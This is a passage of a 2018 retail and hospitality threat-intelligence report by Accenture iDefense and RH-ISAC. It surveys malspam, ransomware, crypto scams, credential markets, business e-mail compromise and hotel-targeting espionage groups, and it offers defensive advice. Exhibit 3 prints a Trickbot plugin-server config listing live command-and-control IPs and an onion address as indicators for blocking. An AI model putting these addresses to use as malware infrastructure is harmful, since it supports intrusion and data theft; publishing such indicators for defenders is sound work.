accenture

RETAIL AND HOSPITALITY

THREAT TREND REPORT

PREPARED IN PARTNERSHIP WITH:

RETAIL & HOSPITALITY ISAC

TLP:WHITE

FOREWORD

We hear from many members that digital transformation is a double-edged sword. Just as digital technologies are enabling retailers and hospitality companies to meet rising consumer expectations, they have also opened the door to new security vulnerabilities. And despite the fact that companies are investing heavily in security, attackers are continually evolving their approaches to challenge these defenses in pursuit of high-value targets.

At RH-ISAC and Accenture Security, we believe that collaboration and information sharing across the industry is a way forward. Indeed, we are teaming to help retailers and hospitality companies to advance security capabilities, be better informed, and stay one step ahead of sophisticated cybercriminals.

This threat intelligence report is the first of its kind dedicated to the retail and hospitality industry. It results from research and analysis conducted by the Accenture Security iDefense threat intelligence team, and included reviewing the threats reported by RH-ISAC members in 2018. The report aims to inform IT security teams, business operations teams, and executives about emerging cyber trends and threats, and the steps organizations can take to reduce risk. In a climate where trust is the ultimate currency, retailers and hospitality companies need to be informed about how to use digital technologies to their advantage—while keeping themselves and their customers secure.

Accenture iDefense draws on nearly two decades in the security intelligence business, with a staff of dedicated security intelligence analysts specializing in malware reverse engineering, vulnerability analysis, threat actor reconnaissance and geopolitical threats delivering daily intelligence reporting to organizations globally. The RH-ISAC is the central hub for sharing sector-specific cyber security information and intelligence on threat groups targeting the sector, Tactics, Techniques, and Procedures (TTPs), vulnerabilities, and more than 40,000 indicators.

We hope you will apply the information this report provides to grow your trust-based relationships, strategic knowledge and tactical capabilities. Let's continue to work together to protect as one!

Suzie Squier
Executive Director,
RH-ISAC

Vikram Desai
Managing Director,
Accenture Security

CONTENTS

TLP:WHITE

Information security is not binary. There's a lot of grey areas, and tools only take us so far. Human analytics are critical. This is where the RH-ISAC comes in. The more we share security risks with fellow members, the more results we'll see. The reward is greater than the risk.

Warren Steytler, Chief Information Security Officer, Lowe's Companies

By incorporating information from the RH-ISAC's GET-POST documentation on credential stuffing and ATO attacks into our daily and weekly analysis and user agent and IP based monitoring, we were able to detect unusual shopping behavior and attempts that may have gone unnoticed in the past.

Angeline Button, Practice Lead of Threat Hunting & Intelligence, Dillard's

For CISOs and their teams, benchmarking metrics and information sharing with retail industry peers provides visibility and useful context to build confidence from a strategic perspective and situational awareness at a tactical level. Sharing information can influence how we evolve our abilities to better protect our consumers, employees and brands.

Lauren Dana Rosenblatt, Deputy Chief Information Security Officer (CISO)
The Estée Lauder Companies

EXECUTIVE SUMMARY

Retail and hospitality industries are in the midst of a technology adoption boom. Digital channels are being expanded as consumers go online at all stages of the purchase process—from information gathering, to pre-purchase, to post-purchase service.

The deployment of the Internet of Things (IoT) is generating a wealth of information that provides insights into everything, from customer behaviors in stores to the tracking of product inventory. While these insights enable the retail and hospitality sectors to harness their data in new ways to improve customer service and achieve personalization, they also create significant third-party risk for businesses and an expanded environment for cybercriminals and state-sponsored actors to exploit. The tactics, techniques and procedures (TTPs) of threat actors are evolving rapidly as groups research targets within these sectors and adjust their tactics in pursuit of high-value credit card and personal data, intellectual property, and the disruption of customer -facing systems and the supply chain.

Law enforcement and government agencies have worked to shed light on cyber intrusions and sought to disrupt the business operations of threat groups, including geopolitically, ideologically, and financially-motivated groups. Industry is also working to address cyber threats, through organizations such as the Retail and Hospitality Information Security and Analysis Center (RH-ISAC).


The RH-ISAC and Accenture Security iDefense Threat Intelligence have partnered to provide an overview of threats as well as explore deep dives into threat activity observed throughout 2018. iDefense analyzed trends in threats reported by the RH-ISAC members, cyber-espionage impacting the hospitality sector, point-of-sale malware families, and criminal use of fraud devices such as virtual skimmers—also referred to as digital skimmers—which are malicious applications capable of stealing payment card data.

RH-ISAC member reporting and iDefense analysis saw cybercriminals and cyber-espionage groups remain active throughout 2018. The retail sector is diverse, and threats were distributed to impact much of the sector. When compared with other malicious indicators, malspam (cybercriminal malicious e-mail campaigns) accounted for the highest volume of RH-ISAC member reporting during 2018. This activity is a global problem, with campaigns observed daily. This is likely to continue into 2019 and, increasingly, could become laborious to thwart as actors increase obfuscation. The threat of malspam could collide with cryptocurrency mining and ransomware, producing multidimensional attacks with devastating impacts.

Payment card data may remain a target of cybercriminal activity in the sectors. Vulnerabilities in online payment frameworks and point-of-sale systems have enabled the theft of millions of card numbers through the use of virtual skimmers and network-based malwares. The effectiveness of these tools is likely to encourage actors to continue to execute such activities. Mobile interactions with customers could also draw interest for exploitation by actors, as consumers continue to adopt digital payments for both in-store and online purchases.

KEY THREATS

The RH-ISAC and iDefense teams have highlighted the following four key topics as important threat considerations for organizations within the retail sector:

1 

Strategic threat landscape and horizon scan

2 

Cyber espionage impacting hospitality

3 

Analysis and comparison of point-of-sale malware families

4 

Virtual skimming threat activity poses risk to payment card data

STRATEGIC THREAT LANDSCAPE AND HORIZON SCAN

Summary

Organizations operating within the retail and hospitality sectors face a diverse set of threats from a variety of channels. Adversaries target organizations and their customers in a calculated and opportunistic fashion, which at times can be difficult to discern. Accenture Security iDefense organizes its threat research into three critical areas of behavior, defined by motivation. Cyber-espionage actors conduct hacking activities to benefit the strategic interests of a nation state. These interests could include the strengthening of national military prowess; maintaining access for destructive purposes during a time of war; support for a national economic development plan; or traditional espionage to ascertain a country's vulnerabilities and capabilities.

Cybercriminals, by contrast, are financially motivated and conduct hacking activities to earn a financial reward. Finally, hacktivists are politically motivated and wish to relate a political standpoint through hacking activities. This could include activity aimed at communicating an environmental, religious, partisan, or personal message. The iDefense Threat Intelligence analysts observed cyber threat activities that impact the communities within which the RH-ISAC members operate throughout 2018.

Cybersecurity organizations can leverage RH-ISAC and iDefense observations to identify undetected activity and trends and to validate their own trend analysis for 2018. This information can also be used to evaluate companies' resource allocation, aimed at addressing areas of risk exposure. What the industries saw in 2018 can be used as an indicator for what may continue or be built upon in 2019.

Teaming with the RH-ISAC, iDefense has extrapolated the following trends regarding cyber threat activity impacting the sectors during 2018:

- Opportunistic, commodity malspam was steadily observed by the RH-ISAC members and iDefense throughout 2018. These malware families continue to display new modules and functionalities, increasing in sophistication and potential impact for affected organizations.
- Sophisticated cyber threat groups, including FIN7 and Magecart, successfully targeted the sectors during 2018. Techniques used by such groups including virtual skimmers and customized remote-access trojans (RATs) and are discussed in detail later in this report.
- Cryptocurrency-thieving cybercriminals were observed compromising the legitimate social media handles of major retailers for the commission of scams targeting consumers.
- Similar to other industry verticals, actors perpetrating business e-mail compromise impacting the sectors utilized typo-squatted domains during their campaigns. Usage of Microsoft Office 365 phishing was a technique in the arsenals of such groups.
- Payment card breaches (see Exhibit 1) picked up in frequency and volume during the second half of 2018, highlighting cybercriminals' hyperfocus on compromising cards, leading to underground sales and fraud.


Trickbot, Emotet and Hancitor —Malspam hangs around

Banking trojan malware impacted retail organizations throughout 2018. The RH-ISAC and iDefense team observed Trickbot, Emotet and Hancitor, as well as other malware programmed to steal credentials. While traditionally used to abscond with banking credentials, these trojans are continuing to cast a wider net for the data they lift from infected machines. Furthermore, these malwares are being used as first stage loaders for more sinister payloads, often at a higher level of sophistication.

An October 2018 Trickbot campaign involved the spoofing of financial services firms and professional services organizations to deliver malicious payloads. During this campaign, a new module came into use within the malware, referred to as "pwgrab."[1] The authors of the malware continue to make enhancements, signaling that more is likely to come with regard to applications for the malware and its ability to get onto victim networks.


These financial malware families, often referred to as commodity malspam for their lack of targeted but opportunistic deployment, are increasingly displaying new functionalities and modules. The addition of cryptocurrency mining and ransomware functionalities was observed by security researchers in 2018, increasing the implications of an infection within a corporate environment. Fileless malware, too, is becoming more common, making the job of detection more difficult. It is important to understand these malware families as they develop and are adjusted by adversaries, because they become more nefarious in nature.

Exhibit 1. Breach disclosures in the retail and hospitality industries in 2018.



Source: Accenture Security iDefense Threat Intelligence, RH-ISAC.

Exhibit 2. Weaponized Trickbot Excel document.



Source: iDefense Threat Intelligence.

Exhibit 3. Trickbot server plug in page observed in October 2018.

```
<servconf>
<expir>1546214400</expir>
<plugins>
<psrv>cmtclkv75x5kg7bl.onion:448</psrv>
<psrv>23.95.200.101:447</psrv>
<psrv>188.68.210.26:447</psrv>
<psrv>92.38.163.82:447</psrv>
<psrv>155.94.128.105:447</psrv>
<psrv>82.202.212.37:447</psrv>
<psrv>198.46.196.109:447</psrv>
<psrv>213.183.63.125:447</psrv>
<psrv>51.38.146.239:447</psrv>
<psrv>91.240.85.176:447</psrv>
<psrv>92.53.77.40:447</psrv>
</plugins>
</servconf>
```

Source: iDefense Threat Intelligence.

As organizations within the sectors evaluate threats to their environment, malware families that are generally categorized in the commodity or nuisance category should be considered a standing threat that can have a significant impact, should a successful infection take place. Temporary or permanent loss of sensitive or proprietary information, disruption to regular operations, financial losses incurred to restore systems and files, and reputational damage are potential outcomes for malspam infections.

US-CERT has categorized Emotet, for example, as among the most costly and destructive malware affecting state, local, tribal, and territorial (SLTT) governments, and the private and public sectors.[2] The RH-ISAC and iDefense suggest organizations frequently ingest indicators of compromise (IOCs) associated with commodity malspam families for endpoint blocking and for hunting of the presence of affiliated HTTP and DNS traffic. Organizations should also use security awareness curricula to educate employees on the basics of e-mail spoofing and the dangers of opening attachments and links from external senders.

Ransomware remains

Ransomware is a global threat that impacts companies across all industry verticals. New variants of file-locking malware and a trend towards multi-purpose use are frequently reported by security researchers. With end users and corporations moving toward practices of including more regular backups of data, malware developers are adding additional functionality to ransomware that was previously standard. With such malware, criminals add in dual-, or tri-functionality to realize a return on investment. This evolution can also mask cyber-espionage data exfiltration under the guise of cybercrime.

RH-ISAC members reported the Cerber, Gandcrab, Hermes and Sigma ransomware variants during 2018. Sigma ransomware IOCs were reported most during the year. The malware was reported as being distributed via Craigslist job post responses and weaponized résumés.[3] As of March 2018, there was no publicly circulated decryption key, making it imperative that organizations either have proper back-ups, cut their losses or pay the ransom. Sigma's authors appear to operate their campaigns as an organized criminal enterprise, including a customer support ticket submission. Claims of failure to decrypt following payment have not been reported widely.

Cerber and Gandcrab have been enhanced through the addition of new functionalities, making the ransomware infection the second phase following information theft. In August 2017, for example, a Cerber variant was identified with added infostealer features that targeted passwords stored in browsers and files related to Bitcoin wallet applications.[4] Like malspam, actors are investing in making improvements to their ransomwares. The addition of infostealer functionality alone makes infections more lucrative for actors. Even if organizations refuse to pay the ransom, the actor can monetize data exfiltrated before encryption took place.

Reports of these malware by RH-ISAC members should encourage organizations in the sectors to consider their disaster recovery and incident response plans for an instance where data was both disclosed and encrypted, in addition to possible interruption of business while systems are down. The cost to remediate such an incident could be quite extensive, especially with regard to data privacy regulations and breach notification laws.

Hermes ransomware remains important to track as other families, like Ryuk, have been suspected of spawning from its code. Ryuk has been suggested to be the work of the Hermes operators, a group that iDefense refers to as NEEDLEFISH, or of someone with access to the Hermes source code.[5] The reuse of code in this manner is likely to continue into 2019, potentially leading to new ransomwares not yet seen in the wild.

The retail and hospitality sectors were not alone in being impacted by these ransomwares, which also targeted other industry verticals during 2018. Organizations should ingest IOCs related to ransomware families to proactively block weaponized lures and prevent infection. Incident response plans regarding a ransomware event should be practiced in preparation for a potential incident. A strong employee awareness program for e-mail security can also aid in defending the enterprise.

Cryptocurrency crime goes social

Cryptocurrency-related cybercrime has been a topic of discussion since the sizeable increase in valuation of altcoin in late 2017. Cryptocurrency mining malware, initial coin offering scams and extortion-based attacks have been reported throughout 2018 and are likely to continue in the coming years.

Actors compromised the official accounts of legitimate businesses, including major retailers, on a popular social media platform to lure unassuming customers into cryptocurrency scams. After compromising the social media accounts, the actors advertised a cryptocurrency giveaway—typically Bitcoin (BTC) or Ethereum (ETH). To participate in the fake giveaway, victims were required to first transfer cryptocurrency to a specified account operated by the perpetrators under the ruse of verifying their own bitcoin address. Upon receipt of the cryptocurrency, the funds were laundered, and the money was not retrievable. This scam was often paired with the utilization of fake social media platform accounts, operated by the perpetrators, claiming to have successfully participated in the giveaway.

Initially, actors would register impersonating handles, reducing the level of effort required to successfully defraud consumers. As this social media platform has become better at identifying rogue users and removing them, adversaries looking to execute such schemes increasingly, may try to compromise the official platform handles of organizations to mislead their customers.

During a campaign that took place on November 5, 2018, the perpetrators received more than 28 Bitcoin from more than 400 individuals totaling US$180,000.[6] Retailers are an attractive target as they often foster strong, trusted relationships with their customer bases via social media. Retail organizations often conduct giveaways of new products or featured brands as part of their promotional schemes on social media platforms, presenting an opportunity for adversaries to hijack these interactions for their benefit.

In the future, social media technical support operations may struggle to keep up with the increased breach of official accounts. Even now, despite multiple alerts by security researchers, many of the account scam messages remain online. Best practices for maintenance and security of official social media pages should be employed, even for those not actively in use. This includes the use of multifactor authentication and minimal sharing of login credentials among employees.

Exhibit 4: Compromised United States retailer's social media account being used for cryptocurrency scam.

Source: iDefense Threat Intelligence.

Below the surface—Deep Net/ Dark Web sales of compromised credentials and networks

Throughout 2018, actors on deep net and dark web forums advertised or solicited compromised online credentials of consumers. These credentials can be used for the commission of fraud as well as brute force attacks seeking to exploit password reuse across various websites.

In October 2018, an actor posted an advertisement on an English and Russian- language criminal underground forum, specializing in credit card and banking fraud, for the sale of customer credentials for a number of US-based retail organizations.[7] These credentials can be obtained via phishing attacks or breaches of customer credential databases and then packaged for resale. Several criminal marketplaces and vendors are dedicated to the sale of online credentials alone.

Phishing for credentials does not solely target customer logins; campaigns also target enterprise credentials, and are often a precursor to the abuse of network access. Corporate e-mail credentials are commonly sold on criminal underground forums in bulk quantities, enabling actors who purchase them to skip the process of phishing the credentials in the first place and proceed directly to leveraging access to the e-mail accounts to carry out attacks. This type of criminal product is especially common on Russian-speaking criminal forums, with a wide range of vendors selling access to large quantities of corporate e-mail credentials sourced from phishing, website databases breaches, and social engineering.

Since July 2018, malicious actors have increased their advertisements of access to compromised servers on the criminal underground. The most prominent advertisements appeared to originate from one specific threat group that operates multiple handles across several popular cybercrime forums and marketplaces. The group was first identified advertising access to the corporate network of a large retail franchise operator in July 2018.[8] While analysts have not witnessed the group offering access-on-request services, whereby buyers can dictate access to a specific organization, the topic has been discussed by the group. The victimology of this group is opportunistic and poses a risk to any organizations that have vulnerabilities being targeted by it.[9]

Malicious actors could potentially monetize access to compromised servers through multiple channels: Attackers may extract an array of personally identifiable information (PII) such as names, dates of birth, Social Security numbers, or e-mail addresses, as well as financial information, including credit card numbers and card verification values (CVVs). The extracted data could then be resold in the underground, used for identity theft (that is, opening bank accounts, taking out loans, and so on), account takeovers, or for making fraudulent purchases online. This is not a new business model and it has been sought specifically for retail in the past. In June 2016, on the now-defunct AlphaBay, one actor solicited 10 databases of transactional data from US-based retail establishments for delivery every two to four weeks.[10]

Threat actors may also use access to spread ransomware over affected networks making money by demanding payment from victims, or by distributing banking malware to gather financial data. In the case of servers connected to point-of-sale (PoS) networks, attackers may also plant malware to capture credit card information, including data stored in the magnetic stripes on credit cards. Servers connected to PoS networks are highly sought after, specifically for this reason. Organizations should develop a robust asset management schema which consults adversaries' changing appetite for compromising certain systems, and the value of such access when sold on criminal forums.

The sale of compromised credentials and network access is likely to continue into 2019, alongside phishing, vulnerability scanning and social engineering that adversaries use to meet this end. The RH-ISAC and iDefense team suggest that companies conduct regular internal scans and external searching to determine which hosts are unknown and vulnerable, taking measures to remove determined unnecessary internal/external hosts. Organizations should also consider conducting regular penetration testing efforts to identify vulnerabilities within internal and external systems.

Business e-mail compromise continues

Business e-mail compromise (BEC) remains one of the most common targeted attack methods cybercriminals use and poses a risk to most companies and their extended supplier networks. The RH-ISAC observed numerous, unique fraudulent domain name registrations affiliated with BEC in 2018. Organizations in the retail, hospitality, travel and pharmaceutical industries were targets of the domains. iDefense and the Accenture Security Cyber Investigation and Forensics Response (CIFR) team conducted an in-depth analysis of a BEC in 2018.

The Accenture Security investigation uncovered a BEC campaign targeting multiple organizations across several business verticals. The campaign was simple and effective, using phishing to obtain illicit access to corporate e-mail accounts and typo-squatted domains to redirect legitimate business transactions toward bank accounts controlled by the actors. This is a commonly applied suite of tactics used by actors perpetrating BEC. The investigation indicated that the actors sought to manipulate legitimate business transactions by modifying invoices to include fraudulent information, and redirect business funds to their own beneficiary accounts. Targets of this activity included organizations in retail and hospitality.

The fraud was committed after gaining access to corporate e-mail accounts of legitimate users, logging in as the user and monitoring business activity to identify opportunities for "man-in-the-middle" transactions. E-mails sent from typo-squatted domains and domains with alternate top-level domains (for example, example[.]me instead of example[.]com) were registered by the attacker and then used to pose as genuine employees, sending modified invoices containing fraudulent payment data. Analysis of the attackers' e-mail communication found that they were proficient in English but not perfect, as there were occasional lapses in punctuation, grammar, or both.[11]

Without the need for malware, the barrier for entry for the BEC observed is low, and campaigns like this can be committed by organized criminal groups with varying levels of resources. Organizations frequently process invoices for suppliers and clients, making the sectors appealing for actors. As an extension of brand protection efforts, it is suggested that organizations proactively register misspelled versions of their organization's names and brand names and register alternate top-level domains for existing organization domains.

Furthermore, alerting for variations of the domains of central third parties can thwart attempts to defraud an organization through spoofing supply chain partners.

In addition, iDefense suggests maintaining a blacklist of all known phishing domains and deploying two-factor authentication (2FA) for corporate e-mail accounts. 2FA remains a highly effective deterrent for actors engaged in BEC, especially while there are other organizations still maintaining single-factor authentication solutions that offer a far higher return on investment. Multi-factor authentication (MFA) solutions should be considered for access to all critical resources. Critical resources include those systems containing sensitive information, business-critical processes, executive communications, remote access to the network, and all administrative access to IT resources.

Conducting training and applying additional security controls for employees who are more likely to be targeted by BEC campaigns, such as chief financial officers or audit and payroll employees, could also assist targeted organizations in identifying and remedying attacks more quickly. Selective training is more likely to be more effective than organization-wide phishing tests at preventing BEC by increasing employees' awareness of their specific risk profile. iDefense also suggests considering a two-factor verification procedure for payments authorization within the organization to prevent e-mails from becoming the sole verification procedure for authorizing payments to third parties.[12]

What's ahead?

The threats to organizations may continue to become more complex and intertwined. Technology innovation in the sector could draw significant investment and lead adversaries to evaluate opportunities as a result of that spend. As long as organizations integrate emerging technologies and engage in ecosystems alongside consumer product manufacturers, payment processors and eCommerce facilitators, cyber threats will follow.

Familiar threats, such a malspam, PoS malware and virtual skimmers can be used by actors looking to monetize malicious access to networks. Resale of these stolen card credentials could continue to fuel fraudulent transactions. Virtual skimmers, in particular, have had great success and could be utilized in a similar fashion until the industry can deploy countermeasures to prevent card data theft from eCommerce sites.

Senior cybersecurity leaders need to understand that while technological efficiencies are being gained in the manufacturing of products and delivery of services, the attack surface continues to grow. Threats like malspam and ransomware, seen on a frequent basis, may be accompanied by activity exploiting new technologies deployed across the enterprise. The pace of security for IoT and IIoT is well behind the rate of adoption.[13] While compensating controls may be a short-term fix, large-scale vulnerabilities are likely to be disclosed and exploitative malware developed.


Consumers could be targeted for their PII and payment card data through eCommerce, mobile and in-store touchpoints. Organizations utilizing vulnerable third parties for operations with access to such data could see the impact as those suppliers are targeted. The path of least resistance for cybercriminals could prove to be most lucrative. Nation states may employ this tactic as well, looking to Managed Service Providers (MSPs) as a continued source of valuable information.

Suggestions

Organizations should evaluate their own attack surface to prioritize intelligence collection requirements for the threats most pertinent to them. Preparing for cyber incidents should be a continual process, alongside information sharing through communities like RH-ISAC. Engagement in these communities can aid organizations in forecasting threats to stay ahead of the adversary.

To summarize specific suggestions highlighted throughout this section, iDefense and the RH-ISAC suggest that organizations:

- Ingest IOCs related to ransomware families and incorporate ransomware events in incident response plans.
- Implement MFA best practices for customers and suppliers in addition to employees.
- Employ a brand protection program, proactively registering misspelled versions of the organization's names and brand names and alternate top-level domains for existing organization domains.
- Apply best practices for maintenance and security of official social media pages, including the use of MFA and minimal sharing of login credentials among employees.
- Consider DMARC, DKIM and SPF to protect the organization from e-mail-based spoofing.
- Implement strong employee awareness programs for e-mail security, including training for employees who are more likely to be targeted by BEC campaigns.
- Develop a robust asset management schema which consults adversary's changing appetite for compromising certain systems, such as servers connected to point-of-sale (PoS) networks.
- Conduct regular internal scans and external searching to determine which hosts are unknown and vulnerable, taking measures to remove determined unnecessary internal/external hosts. Conduct regular penetration testing efforts to identify vulnerabilities within internal and external systems.
- Maintain a blacklist of all known phishing domains.



CYBER ESPIONAGE IMPACTING HOSPITALITY: CANDLEFISH AND SNIPEFISH CAMPAIGNS

Summary

The hospitality sector has continued to be a target of cyber-espionage operations for various nation states, and during 2018, iDefense observed activity from intrusion sets known to target hospitality organizations. Many threat groups are suspected of operating out of Asia, but have had an impact on a global scale. Campaigns targeting hospitality continue to highlight the strategic value adversaries place on infiltrating such organizations to meet their objectives. Organizations in hospitality that are conducting business with individuals or companies falling into the collection requirements for these cyber-espionage groups may find themselves to be secondary targets.

While recent activity has been associated with groups suspected of operating in Asia, this is not reflective of all the groups known to target the sector. It was reported in the summer of 2017 that the SNAKEMACKEREL (aka APT28) threat group (suspected to operate from Russia) conducted spear phishing campaigns against travelers visiting hotels based in Europe and the Middle East.[14] Personally identifiable information stolen from hospitality organizations, or their clientele, can be used for purposes beyond financial gain, such as to track travel patterns of high-value targets.

This type of targeting is more prevalent for cyber-espionage groups operating on behalf of state actors. It is important to those governments to know travel patterns, contacts, and business interests of high-value targets.

This section details reporting over the past year on threat activity by suspected state-sponsored adversaries that should be monitored by organizations operating in the hospitality sector, including the following notable observations:

- SNIPEFISH (aka DarkHotel) use of the ThreadKit document exploit builder, in addition to the suspected exploitation of an Internet Explorer zero-day vulnerability.
- CANDLEFISH (aka Patchwork) use of the BadNews backdoor, which is loaded through DLL side-loading techniques using legitimate, signed executables from VMware and Java.
- POND LOACH (aka APT32) use of the BadCake backdoor, which is loaded through a DLL side-loading technique using a legitimate, signed Symantec executable.

Analysis of SNIPEFISH observations

During 2018, iDefense observed several events that are likely to have been conducted by SNIPEFISH (aka DarkHotel), an adversary active since about 2007 and first publicly revealed by researchers at Kaspersky in 2014.[15] This group has previously used spear-phishing and zero-day vulnerabilities to exploit hotel Wi-Fi networks in the Asia Pacific region to target high-level corporate executives for theft of sensitive information.

Recently observed activity likely conducted by SNIPEFISH includes a malicious rich text format (RTF) document found in the wild that delivers a payload exploiting CVE-2017-8570, a memory corruption vulnerability in Microsoft Corporation's Office that could enable an attacker to execute remote arbitrary code on the targeted host.

